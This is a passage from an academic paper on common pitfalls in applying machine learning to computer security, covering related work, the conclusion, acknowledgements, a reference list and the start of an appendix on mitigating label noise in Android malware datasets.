Security studies. Over the last two decades, there have been several studies on improving experiments in specific security domains. For example, Axelsson [11], McHugh [90], and Cardenas et al. [24] investigate issues with the evaluation of intrusion detection systems, covering special cases of sampling bias (P1), the base rate fallacy (P8), and inappropriate performance measures (P7). Sommer and Paxson [119] extend this work and specifically focus on the application of machine learning for network intrusion detection. They identify further issues, such as semantic gaps with anomaly detection (P4) and unrealistic evaluation baselines (P6).

In a similar strain of research, Rossow et al. [112] derive guidelines for conducting experiments with malware. Although this study does not investigate machine learning explicitly, it points to experimental problems related to some of the issues discussed in this paper. The study is expanded upon by a series of work examining variants of sampling bias in malware analysis (P1), such as temporally inconsistent data splits and labels [e.g., 4, 92, 104, 144] as well as unrealistic goodware-to-malware ratios [e.g., 5, 104]. Aghakhani et al. [3] study the limits of static features for malware classification in the presence of packed samples.

Das et al. [35] show that security defenses relying on hardware performance counters are ineffective in realistic settings (P9). Similarly, for privacy-preserving machine learning, Oya et al. [98] find that most location privacy approaches fail when applied to real-world distributions (P9). For authentication, Sugrim et al. [123] propose appropriate measures to evaluate learning-based authentication systems (P7), and finally, for system security, van der Kouwe et al. [130] point to frequent benchmarking flaws (P1, P6, and P7).

Our study builds on this research but provides an orthogonal and comprehensive view of the problem. Instead of focusing on specific domains, we are the first to *generally* explore pitfalls and recommendations when applying machine learning in computer security. Hence, our work is not limited to certain problems but applicable to all security domains.

Adversarial learning studies. Another branch of research has focused on attacking and defending learning algorithms [18, 39, 101]. While a number of powerful attacks have emerged from this research such as evasion, poisoning, and inference attacks, the corresponding defenses have often suffered from limited robustness [10]. To counteract this imbalance, Carlini et al. [26] identify several pitfalls that affect the evaluation of defenses and discuss recommendations on how to avoid them. In a similar vein, Biggio et al. [21] propose a framework for security evaluations of pattern classifiers under attack. Both works are closely related to pitfall P10 and provide valuable hints for evaluating the robustness of defenses. However, while we also argue that smart and adaptive adversaries must always be considered when proposing learning-based solutions in security, our study is more general.

Machine learning studies. Finally, a notable body of work has explored recommendations for the general use of machine learning. This research includes studies on different forms of sampling bias and dataset shift [94, 124, 128] as well as on the general implications of biased parameter selection [63], data snooping [76], and inappropriate evaluation methods [38, 52, 61]. An intuitive overview of issues in applied statistics is provided by Reinhart [109].

Our work builds on this analysis; however, we focus exclusively on the impact of pitfalls prevalent in security. Consequently, our study and its recommendations are tailored to the needs of the security community, and aim to push forward the state of the art in learning-based security systems.

7 Conclusion

We identify and systematically assess ten subtle pitfalls in the use of machine learning in security. These issues can affect the validity of research and lead to overestimating the performance of security systems. We find that these pitfalls are prevalent in security research, and demonstrate the impact of these pitfalls in different security applications. To support researchers in avoiding them, we provide recommendations that are applicable to all security domains, from intrusion and malware detection to vulnerability discovery.

Ultimately, we strive to improve the scientific quality of empirical work on machine learning in security. A decade after the seminal study of Sommer and Paxson [119], we again encourage the community to reach *outside the closed world* and explore the challenges and chances of embedding machine learning in real-world security systems.

Additional material

For interested readers, we provide supplementary material for the paper at `http://dodo-mlsec.org`.

Acknowledgements

The authors wish to thank the anonymous reviewers for their insightful and constructive comments on this paper. Also, we thank Melanie Volkamer and Sascha Fahl for their valuable feedback on the study design. Furthermore, we like

to thank Christopher J. Anders for his helpful suggestions on a previous version of the paper. The authors gratefully acknowledge funding from the German Federal Ministry of Education and Research (BMBF) as BIFOLD – Berlin Institute for the Foundations of Learning and Data (ref. 01IS18025A and ref 01IS18037A), by the Helmholtz Association (HGF) within topic "46.23 Engineering Secure Systems", and by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy EXC 2092 CASA-390781972, and the projects 456292433; 456292463; 393063728. Moreover, we acknowledge that this research has been partially sponsored by the UK EP/P009301/1 EPSRC research grant.

References

[1] Y. S. Abu-Mostafa, M. Magdon-Ismail, and H.-T. Lin. *Learning From Data*, chapter 5. AMLBook, 2012.

[2] M. Abuhamad, T. AbuHmed, A. Mohaisen, and D. Nyang. Large-scale and language-oblivious code authorship identification. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2018.

[3] H. Aghakhani, F. Gritti, F. Mecca, M. Lindorfer, S. Ortolani, D. Balzarotti, G. Vigna, and C. Kruegel. When Malware is Packin' Heat; Limits of Machine Learning Classifiers Based on Static Analysis Features. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2020.

[4] K. Allix, T. F. Bissyandé, J. Klein, and Y. L. Traon. Are your training datasets yet relevant? - an investigation into the importance of timeline in machine learning-based malware detection. In *Engineering Secure Software and Systems (ESSoS)*, 2015.

[5] K. Allix, T. F. Bissyandé, Q. Jérome, J. Klein, Y. Le Traon, et al. Empirical assessment of machine learning-based malware detectors for android. *Empirical Software Engineering*, 2016.

[6] K. Allix, T. F. Bissyandé, J. Klein, and Y. Le Traon. Androzoo: Collecting millions of android apps for the research community. In *Proc. of the Int. Conference on Mining Software Repositories (MSR)*, 2016.

[7] B. Alsulami, E. Dauber, R. E. Harang, S. Mancoridis, and R. Greenstadt. Source code authorship attribution using long short-term memory based networks. In *Proc. of European Symposium on Research in Computer Security (ESORICS)*, 2017.

[8] D. Andriesse, J. Slowinska, and H. Bos. Compiler-agnostic function detection in binaries. In *Proc. of IEEE European Symposium on Security and Privacy (EuroS&P)*, 2017.

[9] D. Arp, M. Spreitzenbarth, M. Hübner, H. Gascon, and K. Rieck. Drebin: Efficient and explainable detection of Android malware in your pocket. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2014.

[10] A. Athalye, N. Carlini, and D. Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. *Proc. of Int. Conference on Machine Learning (ICML)*, 2018.

[11] S. Axelsson. The base-rate fallacy and the difficulty of intrusion detection. *ACM Transactions on Information and System Security (TISSEC)*, Aug. 2000.

[12] S. Bach, A. Binder, G. Montavon, F. Klauschen, K.-R. Müller, and W. Samek. On pixel-wise explanations for non-linear classifier decisions by layer-wise relevance propagation. *PLoS ONE*, July 2015.

[13] D. Bahdanau, K. Cho, and Y. Bengio. Neural machine translation by jointly learning to align and translate. In *Proc. of International Conference on Learning Representations (ICLR)*, 2015.

[14] T. Bao, J. Burket, M. Woo, R. Turner, and D. Brumley. BYTEWEIGHT: Learning to recognize functions in binary code. In *Proc. of USENIX Security Symposium*, 2014.

[15] F. Barbero, F. Pendlebury, F. Pierazzi, and L. Cavallaro. Transcending transcend: Revisiting malware classification with conformal evaluation. *arXiv:2010.03856v1*, 2020.

[16] E. Bareinboim, J. Tian, and J. Pearl. Recovering from selection bias in causal and statistical inference. In *Proc. of the AAAI Conference on Artificial Intelligence (AAAI)*, 2014.

[17] D. Barradas, N. Santos, and L. E. T. Rodrigues. Effective detection of multimedia protocol tunneling using machine learning. In *Proc. of USENIX Security Symposium*, 2018.

[18] B. Biggio and F. Roli. Wild patterns: Ten years after the rise of adversarial machine learning. *Pattern Recognition*, 2018.

[19] B. Biggio, B. Nelson, and P. Laskov. Support vector machines under adversarial label noise. In *Proc. of Asian Conference on Machine Learning (ACML)*, 2011.

[20] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli. Evasion attacks against machine learning at test time. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases (ECML PKDD)*. Springer, 2013.

[21] B. Biggio, G. Fumera, and F. Roli. Security evaluation of pattern classifiers under attack. *IEEE Transactions on Knowledge and Data Engineering (TKDE)*, 2014.

[22] Y. Boshmaf, D. Logothetis, G. Siganos, J. Lería, J. Lorenzo, M. Ripeanu, and K. Beznosov. Integro: Leveraging victim prediction for robust fake account detection in osns. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2015.

[23] A. Caliskan, R. Harang, A. Liu, A. Narayanan, C. R. Voss, F. Yamaguchi, and R. Greenstadt. De-anonymizing programmers via code stylometry. In *Proc. of USENIX Security Symposium*, 2015.

[24] A. A. Cardenas, J. S. Baras, and K. Seamon. A framework for the evaluation of intrusion detection systems. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2006.

[25] N. Carlini and D. A. Wagner. Towards evaluating the robustness of neural networks. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2017.

[26] N. Carlini, A. Athalye, N. Papernot, W. Brendel, J. Rauber, D. Tsipras, I. J. Goodfellow, A. Madry, and A. Kurakin. On evaluating adversarial robustness. *CoRR*, abs/1902.06705, 2019.

[27] V. Chandola, A. Banerjee, and V. Kumar. Anomaly detection: A survey. *ACM Computing Surveys (CSUR)*, 2009.

[28] N. V. Chawla, K. W. Bowyer, L. O. Hall, and W. P. Kegelmeyer. SMOTE: synthetic minority over-sampling technique. *Journal of Artificial Intelligence Research (JAIR)*, 16, 2002.

[29] D. Chicco and G. Jurman. The advantages of the matthews correlation coefficient (mcc) over f1 score and accuracy in binary classification evaluation. *BMC Genomics*, 21, 2020.

[30] C. Chio and D. Freeman. *Machine Learning and Security: Protecting Systems with Data and Algorithms*. O'Reilly Media, Inc., 2018.

[31] K. Cho, B. van Merrienboer, Ç. Gülçehre, D. Bahdanau, F. Bougares, H. Schwenk, and Y. Bengio. Learning phrase representations using RNN encoder-decoder for statistical machine translation. In *Proc. of the Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2014.

[32] Z. L. Chua, S. Shen, P. Saxena, and Z. Liang. Neural nets can learn function type signatures from binaries. In *Proc. of USENIX Security Symposium*, 2017.

[33] C. Cortes, M. Mohri, M. Riley, and A. Rostamizadeh. Sample selection bias correction theory. In *Proc. of the Int. Conference on Algorithmic Learning Theory (ALT)*, 2008.

[34] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert. Zozzle: Fast and precise in-browser javascript malware detection. In *Proc. of USENIX Security Symposium*, 2011.

[35] S. Das, J. Werner, M. Antonakakis, M. Polychronakis, and F. Monrose. Sok: The challenges, pitfalls, and perils of using hardware performance counters for security. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2019.

[36] N. V. Database. https://nvd.nist.gov/. (last visited Oct. 15, 2020).

[37] S. A. R. Dataset. https://samate.nist.gov/SRD/index.php. (last visited Oct. 15, 2020).

[38] J. Davis and M. Goadrich. The relationship between precision-recall and roc curves. In *Proc. of Int. Conference on Machine Learning (ICML)*, 2006.

[39] E. De Cristofaro. An overview of privacy in machine learning. *arXiv:2005.08679*, 2020.

[40] A. Demontis, M. Melis, B. Biggio, D. Maiorca, D. Arp, K. Rieck, I. Corona, G. Giacinto, and F. Roli. Yes, machine learning can be more secure! a case study on android malware detection. *IEEE Transactions on Dependable and Secure Computing (TDSC)*, 2019.

[41] D. E. Denning. An intrusion-detection model. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 1986.

[42] S. H. H. Ding, B. C. M. Fung, and P. Charland. Asm2vec: Boosting static representation robustness for binary clone search against code obfuscation and

compiler optimization. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2019.

[43] M. Du, F. Li, G. Zheng, and V. Srikumar. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2017.

[44] K. P. Dyer, S. E. Coull, T. Ristenpart, and T. Shrimpton. Peek-a-boo, I still see you: Why efficient traffic analysis countermeasures fail. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2012.

[45] W. Enck, M. Ongtang, and P. D. McDaniel. On lightweight mobile phone application certification. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2009.

[46] G. Engelen, V. Rimmer, and W. Joosen. Troubleshooting an intrusion detection dataset: the CICIDS2017 case study. In *2021 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, 2021.

[47] R.-E. Fan, K.-W. Chang, C.-J. Hsieh, X.-R. Wang, and C.-J. Lin. LIBLINEAR: A library for large linear classification. *Journal of Machine Learning Research (JMLR)*, 9, 2008.

[48] M. Feurer, A. Klein, K. Eggensperger, J. T. Springenberg, M. Blum, and F. Hutter. Efficient and robust automated machine learning. In *Advances in Neural Information Processing Systems (NIPS)*, 2015.

[49] F. Fischer, K. Böttinger, H. Xiao, C. Stransky, Y. Acar, M. Backes, and S. Fahl. Stack overflow considered harmful? the impact of copy&paste on android application security. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2017.

[50] F. Fischer, H. Xiao, C.-Y. Kao, Y. Stachelscheid, B. Johnson, D. Razar, P. Fawkesley, N. Buckley, K. Böttinger, P. Muntean, and J. Grossklags. Stack overflow considered helpful! deep learning security nudges towards stronger cryptography. In *Proc. of USENIX Security Symposium*, 2019.

[51] G. Forman. A pitfall and solution in multi-class feature selection for text classification. In *Proc. of Int. Conference on Machine Learning (ICML)*, 2004.

[52] G. Forman and M. Scholz. Apples-to-apples in cross-validation studies: Pitfalls in classifier performance measurement. *SIGKDD Explor. Newsl.*, 2010.

[53] S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Longstaff. A sense of self for unix processes. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 1996.

[54] M. Fredrikson, S. Jha, M. Christodorescu, R. Sailer, and X. Yan. Synthesizing near-optimal malware specifications from suspicious behaviors. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2010.

[55] B. Frenay and M. Verleysen. Classification in the presence of label noise: A survey. *IEEE Transactions on Neural Networks and Learning Systems*, 2014.

[56] P. Ghosh. AAAS: Machine learning 'causing science crisis'. https://www.bbc.co.uk/news/science-environment-47267081, 2019. (last visited Oct. 15, 2020).

[57] G. Grieco, G. L. Grinblat, L. Uzal, S. Rawat, J. Feist, and L. Mounier. Toward large-scale vulnerability discovery using machine learning. In *Proc. of ACM Conference on Data and Applications Security and Privacy (CODASPY)*, 2016.

[58] K. Grosse, N. Papernot, P. Manoharan, M. Backes, and P. D. McDaniel. Adversarial examples for malware detection. In *Proc. of European Symposium on Research in Computer Security (ESORICS)*, 2017.

[59] W. Guo, D. Mu, J. Xu, P. Su, G. Wang, and X. Xing. Lemna: Explaining deep learning based security applications. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2018.

[60] H. Han, W.-Y. Wang, and B.-H. Mao. Borderline-smote: A new over-sampling method in imbalanced data sets learning. In *Advances in Intelligent Computing*, 2005.

[61] D. J. Hand. Measuring Classifier Performance: a Coherent Alternative to the Area Under the ROC Curve. *Machine Learning*, 2009.

[62] K. He, X. Zhang, S. Ren, and J. Sun. Deep residual learning for image recognition. In *Proc. of IEEE Conference on Computer Vision and Pattern (CVPR)*, 2016.

[63] M. L. Head, L. Holman, R. Lanfear, A. T. Kahn, and M. D. Jennions. The extent and consequences of p-hacking in science. *PLOS Biology*, 2015.

[64] J. J. Heckman. Sample Selection Bias as a Specification Error. *Econometrica*, 47(1):153–161, 1979.

[65] S. Hochreiter and J. Schmidhuber. Long short-term memory. *Neural Computation*, 1997.

[66] S. Hooker, D. Erhan, P.-J. Kindermans, and B. Kim. A benchmark for interpretability methods in deep neural networks. In *Advances in Neural Information Processing Systems (NIPS)*, 2019.

[67] M. Hurier, G. Suarez-Tangil, S. K. Dash, T. F. Bissyandé, Y. L. Traon, J. Klein, and L. Cavallaro. Euphony: harmonious unification of cacophonous anti-virus vendor labels for android malware. In *Proc. of the ACM International Conference on Mining Software Repositories (MSR)*, 2017.

[68] U. Iqbal, P. Snyder, S. Zhu, B. Livshits, Z. Qian, and Z. Shafiq. Adgraph: A graph-based approach to ad and tracker blocking. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2020.

[69] J. Jang, D. Brumley, and S. Venkataraman. Bitshred: feature hashing malware for scalable triage and semantic analysis. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2011.

[70] H. Jin, Q. Song, and X. Hu. Auto-keras: An efficient neural architecture search system. In *Proc. of the ACM SIGKDD International Conference On Knowledge Discovery and Data Mining (KDD)*, 2019.

[71] R. Jordaney, K. Sharad, S. K. Dash, Z. Wang, D. Papini, I. Nouretdinov, and L. Cavallaro. Transcend: Detecting concept drift in malware classification models. In *Proc. of USENIX Security Symposium*, 2017.

[72] M. Juarez, S. Afroz, G. Acar, C. Diaz, and R. Greenstadt. A critical evaluation of website fingerprinting attacks. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2014.

[73] A. Kerckhoffs. *La cryptographie militaire*. 1883.

[74] A. Kharraz, W. K. Robertson, and E. Kirda. Surveylance: Automatically detecting online survey scams. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2018.

[75] P.-J. Kindermans, S. Hooker, J. Adebayo, M. Alber, K. T. Schütt, S. Dähne, D. Erhan, and B. Kim. The (un)reliability of saliency methods. In *Explainable AI: Interpreting, Explaining and Visualizing Deep Learning*. 2019.

[76] J. Komiyama and T. Maehara. A simple way to deal with cherry-picking. *arXiv:1810.04996*, 2018.

[77] K. Krippendorff. *Content analysis: An introduction to its methodology*. Sage publications, 2018.

[78] A. Krizhevsky, I. Sutskever, and G. E. Hinton. ImageNet: Classification with deep convolutional neural networks. In *Advances in Neural Information Proccessing Systems (NIPS)*, 2012.

[79] S. Lapuschkin, S. Wäldchen, A. Binder, G. Montavon, W. Samek, and K.-R. Müller. Unmasking Clever Hans predictors and assessing what machines really learn. *Nature Communications*, 10(1), 2019.

[80] E. Lee, J. Woo, H. Kim, A. Mohaisen, and H. K. Kim. You are a game bot!: Uncovering game bots in MMORPGs via self-similarity in the wild. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2016.

[81] W. Lee and S. J. Stolfo. Data mining approaches for intrusion detection. In *Proc. of USENIX Security Symposium*, 1998.

[82] Y. Li, J. Xia, S. Zhang, J. Yan, X. Ai, and K. Dai. An efficient intrusion detection system based on support vector machines and gradually feature removal method. *Expert Systems with Applications*, 2012.

[83] Z. Li, D. Zou, S. Xu, X. Ou, H. Jin, S. Wang, Z. Deng, and Y. Zhong. Vuldeepecker: A deep learning-based system for vulnerability detection. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2018.

[84] J. Liang, W. Guo, T. Luo, V. Honavar, G. Wang, and X. Xing. FARE: Enabling Fine-grained Attack Categorization under Low-quality Labeled Data. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2021.

[85] Z. C. Lipton, Y. Wang, and A. J. Smola. Detecting and correcting for label shift with black box predictors. In *Proc. of Int. Conference on Machine Learning (ICML)*, 2018.

[86] A. Liu and B. D. Ziebart. Robust classification under sample selection bias. In *Advances in Neural Information Processing Systems (NIPS)*, 2014.

[87] F. Maggi, W. Robertson, C. Kruegel, and G. Vigna. Protecting a moving target: Addressing web application concept drift. In *Proc. of International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2009.

[88] E. Mariconti, L. Onwuzurike, P. Andriotis, E. D. Cristofaro, G. J. Ross, and G. Stringhini. Mamadroid: Detecting android malware by building markov chains of behavioral models. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2017.

[89] B. Matthews. Comparison of the predicted and observed secondary structure of t4 phage lysozyme. *Biochimica et Biophysica Acta (BBA) - Protein Structure*, 405(2), 1975.

[90] J. McHugh. Testing intrusion detection systems: A critique of the 1998 and 1999 darpa intrusion detection system evaluations as performed by lincoln laboratory. *ACM Transactions on Information and System Security (TISSEC)*, 2000.

[91] N. McLaughlin, J. Martinez del Rincon, B. Kang, S. Yerima, P. Miller, S. Sezer,

Y. Safaei, E. Trickel, Z. Zhao, A. Doupé, and G. Joon Ahn. Deep android malware detection. In *Proc. of ACM Conference on Data and Applications Security and Privacy (CODASPY)*, 2017.

[92] B. Miller, A. Kantchelian, M. C. Tschantz, S. Afroz, R. Bachwani, R. Faizullabhoy, L. Huang, V. Shankar, T. Wu, G. Yiu, A. D. Joseph, and J. D. Tygar. Reviewer integration and performance measurement for malware detection. In *Proc. of Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2016.

[93] Y. Mirsky, T. Doitshman, Y. Elovici, and A. Shabtai. Kitsune: An ensemble of autoencoders for online network intrusion detection. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2018.

[94] J. G. Moreno-Torres, T. Raeder, R. Alaiz-RodríGuez, N. V. Chawla, and F. Herrera. A unifying view on dataset shift in classification. *Pattern Recognition*, 2012.

[95] S. Nilizadeh, F. Labreche, A. Sedighian, A. Zand, J. M. Fernandez, C. Kruegel, G. Stringhini, and G. Vigna. POISED: spotting twitter spam off the beaten paths. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2017.

[96] C. G. Northcutt, L. Jiang, and I. L. Chuang. Confident learning: Estimating uncertainty in dataset labels. *Journal of Artificial Intelligence Research (JAIR)*, 70, 2021.

[97] Z. Ovaisi, R. Ahsan, Y. Zhang, K. Vasilaky, and E. Zheleva. Correcting for selection bias in learning-to-rank systems. In *Proc. of the International World Wide Web Conference (WWW)*, page 1863–1873, 2020.

[98] S. Oya, C. Troncoso, and F. Pérez-González. Rethinking location privacy for unknown mobility behaviors. In *Proc. of IEEE European Symposium on Security and Privacy (EuroS&P)*, 2019.

[99] M. Palatucci, D. Pomerleau, G. Hinton, and T. M. Mitchell. Zero-shot learning with semantic output codes. In *Advances in Neural Information Processing Systems (NIPS)*, 2009.

[100] A. Panchenko, F. Lanze, A. Zinnen, M. Henze, J. Pennekamp, K. Wehrle, and T. Engel. Website fingerprinting at Internet scale. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2016.

[101] N. Papernot, P. McDaniel, A. Sinha, and M. P. Wellman. SoK: Security and privacy in machine learning. In *Proc. of IEEE European Symposium on Security and Privacy (EuroS&P)*, Apr. 2018.

[102] V. Paxson. Bro: A system for detecting network intruders in real-time. In *Proc. of USENIX Security Symposium*, 1998.

[103] J. Pearl, G. Madelyn, and N. P. Jewell. *Causal inference in statistics : a primer*. Wiley, 2016.

[104] F. Pendlebury, F. Pierazzi, R. Jordaney, J. Kinder, and L. Cavallaro. TESSERACT: Eliminating Experimental Bias in Malware Classification across Space and Time. In *Proc. of USENIX Security Symposium*, 2019.

[105] F. Pierazzi, F. Pendlebury, J. Cortellazzi, and L. Cavallaro. Intriguing properties of adversarial ml attacks in the problem space. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2020.

[106] Python Software Foundation. difflib – helpers for computing deltas. https://docs.python.org/3/library/difflib.html. (last visited Sep. 1, 2021).

[107] E. Quiring, A. Maier, and K. Rieck. Misleading authorship attribution of source code using adversarial learning. In *Proc. of USENIX Security Symposium*, 2019.

[108] E. Quiring, D. Klein, D. Arp, M. Johns, and K. Rieck. Adversarial preprocessing: Understanding and preventing image-scaling attacks in machine learning. In *Proc. of USENIX Security Symposium*, 2020.

[109] A. Reinhart. *Statistics Done Wrong: The Woefully Complete Guide*. No Starch Press, 2015.

[110] V. Rimmer, D. Preuveneers, M. Juárez, T. van Goethem, and W. Joosen. Automated website fingerprinting through deep learning. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2018.

[111] M. Roesch. Snort - lightweight intrusion detection for networks. In *Proc. of the USENIX Conference on System Administration (LISA)*, 1999.

[112] C. Rossow, C. Dietrich, C. Gier, C. Kreibich, V. Paxson, N. Pohlmann, H. Bos, and M. van Steen. Prudent practices for designing malware experiments: Status quo and outlook. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2012.

[113] Y. Shen, E. Mariconti, P. Vervier, and G. Stringhini. Tiresias: Predicting security events through deep learning. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2018.

[114] E. C. R. Shin, D. Song, and R. Moazzezi. Recognizing functions in binaries with neural networks. In *Proc. of USENIX Security Symposium*, 2015.

[115] X. Shu, D. Yao, and N. Ramakrishnan. Unearthing stealthy program attacks buried in extremely long execution paths. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2015.

[116] A. Shusterman, L. Kang, Y. Haskal, Y. Meltser, P. Mittal, Y. Oren, and Y. Yarom. Robust website fingerprinting through the cache occupancy channel. In *Proc. of USENIX Security Symposium*, 2019.

[117] K. Simonyan and A. Zisserman. Very deep convolutional networks for large-scale image recognition. In *Proc. of International Conference on Learning Representations (ICLR)*, 2015.

[118] M. Sokolova and G. Lapalme. A systematic analysis of performance measures for classification tasks. *Information Processing and Management*, 45(4), 2009.

[119] R. Sommer and V. Paxson. Outside the closed world: On using machine learning for network intrusion detection. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2010.

[120] J. Song, S. Lee, and J. Kim. Crowdtarget: Target-based detection of crowdturfing in online social networks. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2015.

[121] N. Srndic and P. Laskov. Detection of malicious PDF files based on hierarchical document structure. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2013.

[122] P. Stock and M. Cissé. Convnets and imagenet beyond accuracy: Understanding mistakes and uncovering biases. In *Proc. of the European Conference on Computer Vision (ECCV)*, 2018.

[123] S. Sugrim, C. Liu, M. McLean, and J. Lindqvist. Robust performance metrics for authentication systems. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2019.

[124] H. Suresh and J. V. Guttag. A framework for understanding sources of harm throughout the machine learning life cycle. *arXiv:1901.10002*, 2021.

[125] I. Sutskever, O. Vinyals, and Q. V. Le. Sequence to sequence learning with neural networks. In *Advances in Neural Information Processing Systems (NIPS)*, 2014.

[126] K. M. C. Tan and R. A. Maxion. "why 6?" defining the operational limits of stide, an anomaly-based intrusion detector. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2002.

[127] R. Tomsett, D. Harborne, S. Chakraborty, P. Gurram, and A. Preece. Sanity checks for saliency metrics. In *Proc. of the AAAI Conference on Artificial Intelligence (AAAI)*, 2020.

[128] A. Torralba and A. A. Efros. Unbiased look at dataset bias. In *Proc. of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2011.

[129] J. W. Tukey. *Exploratory data analysis*. Addison-Wesley series in behavioral science : quantitative methods. Addison-Wesley, 1977.

[130] E. van der Kouwe, G. Heiser, D. Andriesse, H. Bos, and C. Giuffrida. SoK: Benchmarking Flaws in Systems Security. In *Proc. of IEEE European Symposium on Security and Privacy (EuroS&P)*, 2019.

[131] N. Šrndić and P. Laskov. Practical evasion of a learning-based classifier: A case study. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2014.

[132] K. Wang, J. J. Parekh, and S. J. Stolfo. Anagram: A content anomaly detector resistant to mimicry attack. In *Proc. of Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, 2006.

[133] A. Warnecke, D. Arp, C. Wressnegger, and K. Rieck. Evaluating explanation methods for deep learning in security. In *Proc. of IEEE European Symposium on Security and Privacy (EuroS&P)*, 2020.

[134] F. Wei, Y. Li, S. Roy, X. Ou, and W. Zhou. Deep ground truth analysis of current android malware. *Proc. of Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2017.

[135] K. R. Weiss, T. M. Khoshgoftaar, and D. Wang. A survey of transfer learning. *Journal of Big Data*, 3:9, 2016.

[136] D. H. Wolpert. The lack of a priori distinctions between learning algorithms. *Neural Computation*, 1996.

[137] S. C. Wong, A. Gatt, V. Stamatescu, and M. D. McDonnell. Understanding data augmentation for classification: When to warp? In *Int. Conference on Digital Image Computing: Techniques and Applications (DICTA)*, 2016.

[138] S. Xi, S. Yang, X. Xiao, Y. Yao, Y. Xiong, F. Xu, H. Wang, P. Gao, Z. Liu, F. Xu, and J. Lu. Deepintent: Deep icon-behavior learning for detecting intention-behavior discrepancy in mobile apps. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2019.

[139] J. Xu, Y. Li, and R. H. Deng. Differential training: A generic framework to reduce label noises for android malware detection. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2021.

[140] X. Xu, C. Liu, Q. Feng, H. Yin, L. Song, and D. Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2017.

[141] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck. Modeling and discovering vulnerabilities with code property graphs. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2014.

[142] F. Yamaguchi, A. Maier, H. Gascon, and K. Rieck. Automatic inference of search patterns for taint-style vulnerabilities. In *Proc. of IEEE Symposium on Security and Privacy (S&P)*, 2015.

[143] B. Zadrozny. Learning and evaluating classifiers under sample selection bias. In *Proc. of Int. Conference on Machine Learning (ICML)*, 2004.

[144] S. Zhu, J. Shi, L. Yang, B. Qin, Z. Zhang, L. Song, and G. Wang. Measuring and modeling the label dynamics of online anti-malware engines. In *Proc. of USENIX Security Symposium*, 2020.

[145] Y. Zhu, D. Xi, B. Song, F. Zhuang, S. Chen, X. Gu, and Q. He. Modeling users' behavior sequences with hierarchical explainable network for cross-domain fraud detection. In *Proc. of the International World Wide Web Conference (WWW)*, 2020.

[146] Z. Zhu and T. Dumitraş. Featuresmith: Automatically engineering features for malware detection by mining the security literature. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2016.

[147] F. Zhuang, Z. Qi, K. Duan, D. Xi, Y. Zhu, H. Zhu, H. Xiong, and Q. He. A comprehensive survey on transfer learning. *Proceedings of the IEEE*, 109(1), 2021.

A Appendix: Pitfalls

As a supplement to this paper, we provide further details on the identified pitfalls and our recommendations in this section.

Label inaccuracy. Noisy labels are a common problem in machine learning and a source of bias. In contrast to sampling bias, however, there exist different, practical methods for mitigating label noise [e.g., 96, 139]. To demonstrate this mitigation, we employ the readily available method by Northcutt et al. [96] that cleans noisy instances in the training data. We follow the setup from Xu et al. [139] and randomly flip 9.7 % of the labels in the DREBIN training dataset. We then train an SVM on three datasets: the correctly-labelled dataset, its variant with noisy labels, and the cleansed dataset.

